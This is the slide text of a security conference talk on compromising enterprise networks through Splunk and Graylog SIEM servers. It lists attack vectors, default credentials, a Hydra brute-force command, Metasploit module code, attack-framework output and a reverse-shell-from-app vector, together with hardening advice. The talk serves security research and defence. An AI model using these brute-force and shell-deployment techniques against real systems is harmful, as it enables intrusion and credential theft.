

COMPROMISING ENTERPRISE NETWORKS FROM THEIR OWN SIEM

Ing. Yamila Levalle  @ylevalle




AUSCERT2019
Cyber Security Conference



SPLUNK? GRAYLOG?



¿WHO USE THIS?



SPLUNK VERSIONS AND FEATURES

SPLUNK FREE


No Access Control or Authentication
Run as Root / Admin by default
Can upload custom apps and scripts

SPLUNK ENTERPRISE

Generally Admin/Password
Optional Password Policies
Run as Root / Admin by default
Can upload custom apps and scripts



SPLUNK CLOUD

SAML, User/Password or LDAP
No CLI or configuration file modification
Can't upload custom apps and scripts





SPLUNKS IN SHODAN



SPLUNK LOGIN PAGE SOURCE CODE

```
{"/services/session":{"messages":[],"links":{},"entry":[{"fields":
  :{"optional":[],"required":[],"wildcard":[]},"acl":{"perms"
  :{"write":[],"read":[]}},"links":{},"content":{"hasLoggedIn"
  :true,"cval":1283345412,"time":1523831010,"lang":"en-US","bump"
  :0,"uid":"D047D6D5-6BF9-45CE-A883-XXXXXXX"}]},"generator":{}},
/services/server/info":{"messages":[],"links":{},"entry"
: [{"fields":{"optional":[],"required":[],"wildcard":[]},"acl"
: {"perms":{"write":[],"read":[]}},"links":{},"content":{"build"
: 255606,"isTrial":false,"isFree":true,"cpu_arch":"x86_64","guid"
: "B7B02457-7DCD-4BDE-8B14-XXXXXXXXXXXXXXXXXXXX","version":"6.2.2"
,"license_labels":["Splunk Free"],"serverName":"XXXXXXXXX"
,"licenseState":"OK","master_guid":"XXXXXXXXXXXX","os_name"
: "Linux","product_type":"splunk"}]},"generator":{}},
/configs
/conf-web":{"messages":[],"links":{},"entry":[{"fields"
: {"optional":[],"required":[],"wildcard":[]},"acl":{"perms"
: {"write":[],"read":[]}},"links":{},"content"
: {"enable_autocomplete_login":false,"updateCheckerBaseURL"
: "https://quickdraw.splunk.com/js/","login_content":""
,"root_endpoint":"","minify_js":true,"minify_css":true
,"js_no_cache":false}}]},"generator":{}}
</script>
```

SPLUNK FREE IDENTIFICATION

```
C:\Temp\Python Free Splunk>python splunkfree.py
HTTP://.109:8000 Splunk Free Version
HTTP://.236:8000 Splunk Free Version
HTTP://.78:8000 Splunk Free Version
HTTP://.120:8000 Splunk Free Version
HTTP://.95:80 Splunk Free Version
HTTP://.54:80 Splunk Free Version
HTTP://.71:8000 Splunk Free Version
HTTP://.241:8000 Splunk Free Version
HTTP://.192:8000 Splunk Free Version
HTTP://.178:8000 Splunk Free Version
HTTP://.183:8000 Splunk Free Version
HTTP://.185:8000 Splunk Free Version
HTTP://.:8000 Splunk Free Version
```


SPLUNK DEFAULT PASSWORD

splunk>enterprise

First time signing in?


If you've forgotten your username or password, please contact your Splunk administrator.

username admin
password changeme

<input type="text" value="Username"/>	<input type="password" value="Password"/>	<input type="button" value="Sign in"/>
---------------------------------------	---	--

First time signing in?

SPLUNK DETECTION RESULTS



TOTAL: 669

SPLUNK ENTERPRISE LOGIN BRUTEFORCE

File Edit View Search Terminal Help

```
osboxes@osboxes: /usr/bin$ ./hydra -l admin -P passlib.txt 127.0.0.1 -s 8000 http-post-form "/en-US/account/login?:username=^USER^&password=^PASS^&cval=687378242&set_has_logged_in=false:F=Invalid username or password." -vv
```

```
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```

```
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::AuthBrute
  include Msf::Auxiliary::Scanner
```

```
def initialize(info={})
```

```
  super(update_info(info,
```


```
    'Name' => 'Splunk Web Interface Login Utility',
```

```
    'Description' => %{\n
```

```
      This module simply attempts to login to a Splunk web interface. Please note the free version of Splunk actually does not require any authentication, in that case the module will abort trying. Also, some Splunk applications still have the default credential 'admin:changeme' written on the login page. If this default credential is found, the module will also store that information, and then move on to trying more passwords.
```



HYDRA



METASPLOIT

MANAGEMENT
INTERFACE

SPLUNK ATTACK VECTORS

- 1) BRUTEFORCE SPLUNK ADMIN USER PASSWORD
- 2) USE LOGS AS INTELLIGENCE SOURCE
- 3) READ ANY FILE FROM SERVER
- 4) INSTALL BIND SHELL OR REVERSE SHELL FROM MALICIOUS APP
- 5) DECRYPT SPLUNK PASSWORDS WITH SPLUNK.SECRET
- 6) DEPLOY MALICIOUS APPS TO UNIVERSAL FORWARDERS

SPLUNK APPS STRUCTURE

Directory	Description
app_name	The directory for your app, <i>app_name</i> , under <code>\$SPLUNK_HOME/etc/apps</code> .
appserver	Contains resource files, such as images and style sheets.
static	Contains resource files, including CSS, JS extensions, and icon files. See Client and server asset caching for more.
bin	Contains custom scripts for searches or scripted inputs.
default	Contains configuration required by your app and dashboard files.
data	Contains navigation and dashboard files.
ui	Contains navigation and dashboard files.
html	Contains converted dashboards (HTML files).
nav	Contains your app's navigation file, <code>default.xml</code> .
views	Contains Simple XML dashboards specific to your app.
local	Contains modified versions of default configuration files or dashboards, which are located in <code>/default</code> . Splunk Enterprise creates this directory when the user makes any changes.
data	Contains modified dashboards.
ui	Contains modified dashboards.
html	Contains converted dashboards (HTML files).
views	Contains modified simple XML dashboards (XML files).
lookups	Contains lookup tables (CSV files).
metadata	Contains permissions (META files). The <code>default.meta</code> file sets default permissions for the app. Permissions are private if this file is not present. Permission overrides by the user are set in the <code>local.meta</code> file.
static	Contains resource files, including icon files.













```

app.conf — default
1  #
2  # Splunk app configuration file
3  #
4
5  [install]
6  is_configured = 0
7
8  [ui]
9  is_visible = 1
10 label = Hello World!
11
12 [launcher]
13 author = thellmann
14 description = My first app!
15 version = 1.0
16
17


```



SPLUNKBASE

 Splunk Enterprise Security 11889 Installs	 Splunk Add-on for Microsoft Windows 11224 Installs	 Splunk Datasets Add-on 9813 Installs	 Splunk Add-on for Unix and Linux 7084 Installs
 Splunk Common Information Model 6446 Installs	 Splunk Add-on for Cisco ASA 5923 Installs	 Splunk Supporting Add-on for Active 5637 Installs	 Splunk Dashboard Examples 5387 Installs
 Splunk DB Connect 4775 Installs	 Splunk App for Windows 4617 Installs	 Splunk Machine Learning Toolkit 4406 Installs	 Lookup File Editor 4406 Installs

SPLUNK SERVER ATTACK DEMO



OBTAIN SPLUNK STORED PASSWORDS

File Edit View Search Terminal Help

```
root@s3cr3t:~/Downloads/poc# python3 siemsframework.py
```


INSTALL REVERSE SHELL FROM APP

```
root@s3cr3t:~/Downloads/poc# python3 siemsframework.py
```



SPLUNK HARDENING

- Unprivileged User
- Change Default Passwords
- Authentication Method – Not Splunk Internal
- Use TLS
- DO NOT use Splunk Free in Production
- DO NOT expose the Splunk Server in Internet (except Cloud)
- Disable Webserver when there is no need
- Update/Patch Splunk Regularly
- Enable Splunk Audit (index=_audit)

GRAYLOGS IN SHODAN



GRAYLOG COMPONENTS



GRAYLOG ATTACK VECTORS

- 1) BRUTEFORCE GRAYLOG WEB INTERFACE LOGIN
- 2) ABUSE GRAYLOG OVA
- 3) USE INFORMATION AS INTELLIGENCE SOURCE
- 4) DECRYPT PASSWORDS WITH SECRET
- 5) USE LOGS AS INTELLIGENCE SOURCE

GRAYLOG DICTIONARY ATTACK

'http:// :9000/api/system/sessions'

```
[*] =====
[!] Port: 9000 State: open
[*] =====
[!] The SIEM detected is: Graylog
[*] =====
[!] Do you want to launch the Graylog attack module (Y/N): y
[*] =====
[!] Select attack from the menu:
[*] =====
    [1] Dictionary Attack on Graylog Web Interface User Admin
    [2] Test for AMI/OVA Default Credentials
    [3] Obtain Graylog Stored Passwords with Graylog-secrets (Admin Credentials Needed)
    [0] Return to Main Menu
[*] =====
[!] Enter your selection: 1
[*] =====
[!] Dictionary Attack Successful!
[*] =====
[!] Username: admin
[!] Password: graylog123
[*] =====
```

GRAYLOG OVA

Production readiness

The Graylog appliance is not created to provide a production ready solution. It is build to offer a fast and easy way to try the software itself and not wasting time to install Graylog and it components to any kind of server.



```
graylog [Running]

Open http://10.1.10.70 2601:2c6:4201:c400:a00:27ff:feec:1564 in your browser to
access Graylog.
Login to the web interface with username/password: 'admin'.
Or try the console here with username/password: 'ubuntu'.
graylog login: _
```

GRAYLOG STORED PASSWORDS

Robo 3T - 1.2

File View Options Window Help

graylog

- Collections (29)
 - alarmcallbackconfigurations
 - alarmcallbackhistory
 - alerts
 - cluster_config
 - cluster_events
 - collectors
 - content_packs
 - dashboards
 - grok_patterns
 - index_failures
 - index_ranges
 - index_sets
 - inputs
 - ldap_settings
 - Indexes (1)
 - lut_caches
 - lut_data_adapters
 - lut_tables
 - nodes
 - notifications
 - pipeline_processor_pipelines
 - pipeline_processor_pipelines_streams
 - pipeline_processor_rules
 - roles

Welcome db.getCollection('ldap_settings').find({})

New Connection 192.168.0.19:27017 graylog

```
db.getCollection('ldap_settings').find({})
```

ldap_settings 0.002 sec. 0 50

Key	Value	Type
(1) ObjectId("5b7ce6a5067b25033fb7...")	{ 18 fields }	Object
_id	ObjectId("5b7ce6a5067b25033fb73b3c")	ObjectId
use_start_tls	false	Boolean
system_password	e5d539ef58d6bee770028d82b177a8bc	String
principal_search_pattern	(&(objectClass=inetOrgPerson)(uid={0}))	String
username_attribute	cn	String
system_password_salt	30ef8fa51e0d85f7	String
system_username	uid=admin,ou=system	String
trust_all_certificates	false	Boolean
group_search_base		String
default_group	5b7710ce067b2505c590549a	String
group_search_pattern		String
active_directory	false	Boolean
enabled	true	Boolean
additional_default_groups	[0 elements]	Array
group_id_attribute		String
search_base	cn=users,dc=example,dc=com	String
group_role_mapping_list	[0 elements]	Array

Logs

GRAYLOG HARDENING

- **DO NOT use OVA/AMI in production. Graylog virtual machine image has a very open default settings and is not meant to run in an environment that allows access from the outside**
- **Limit the interfaces on which MongoDB and ElasticSearch listen for incoming data**
- **Set Up Authentication in MongoDB**
- **Use TLS for all connections**
- **Enable the Access Log (User Activity)**
- **Use another authentication method in web interface, not username and password**

RESOURCES AND DOWNLOADS

<https://github.com/Dionach/Splunk-Web-Shell>

https://github.com/TBGSecurity/weaponize_splunk

<http://threat.tevora.com/penetration-testing-with-splunk-leveraging-splunk-admin-credentials-to-own-the-enterprise/>

<http://blog.7elements.co.uk/2012/11/splunk-with-great-power-comes-great-responsibility.html>

<http://blog.7elements.co.uk/2012/11/abusing-splunk-with-metasploit.html>

<https://github.com/rapid7/metasploit->

framework/blob/master/modules/auxiliary/scanner/http/splunk_web_login.rb

<http://maratto.blogspot.com.ar/2016/03/reverse-engineering-splunk-password.html>

<https://wiki.splunk.com/Community:DeployHardenedSplunk>

<http://docs.graylog.org/en/2.4/pages/secure/securing.html>

http://docs.graylog.org/en/2.4/pages/configuration/rest_api.html

<https://blog.elevenpaths.com/2018/05/analisis-tecnico-siem-ciberseguridad.html>

SIEM Framework

Multisiem Modular Python3 Attack Framework
Usage: python3 ./siemframework.py



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Ing. Yamila Levalle  @ylevalle